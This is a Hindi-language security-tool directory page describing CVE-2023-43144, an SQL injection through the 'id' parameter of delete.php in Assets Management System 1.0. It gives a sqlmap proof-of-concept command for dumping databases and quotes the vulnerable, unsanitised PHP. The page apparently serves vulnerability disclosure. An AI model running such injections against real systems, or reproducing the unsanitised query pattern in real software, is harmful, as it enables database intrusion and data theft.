
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
Log in
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2023-43144 — एसेट्स मैनेजमेंट सिस्टम 1.0 delete.php में id पैरामीटर के माध्यम से SQL injection के लिए संवेदनशील है। | Kitploit
उपकरण/GitHubGitHub/pegasus0xx/cve-2023-43144
भेद्यता विश्लेषणकोड विश्लेषणशोषणवेब सुरक्षाडेटाबेस सुरक्षा
GitHubpegasus0xx/cve-2023-43144

CVE-2023-43144

एसेट्स मैनेजमेंट सिस्टम 1.0 delete.php में id पैरामीटर के माध्यम से SQL injection के लिए संवेदनशील है।

रिपॉजिटरी देखें
453 साल पहलेअभी तक समीक्षित नहीं
साझा करें

CVE-2023-43144

विवरण

Assets Management System 1.0 SQL इंजेक्शन के लिए कमजोर है id पैरामीटर के माध्यम से delete.php में

PoC


sqlmap -u 'http://localhost/delete.php?id=4*' --cookie="PHPSESSID=SESSID" --dbms=MySQL --dbs --batch

alt text

कोड समीक्षा (delete.php)

 <?php include 'core/init.php'; 
  
 $id = $_GET['id']; 
 delete_data($con,$id); 
 header('location:home.php'); 

$id वेरिएबल की कोई मान्यता या स्वच्छता नहीं है। इसका मतलब है कि उपयोगकर्ता द्वारा id पैरामीटर के रूप में प्रदान किया गया कोई भी मान, सीधे SQL क्वेरी में उपयोग किया जाएगा।

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

अभी तक कोई लोकप्रियता डेटा नहीं है।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →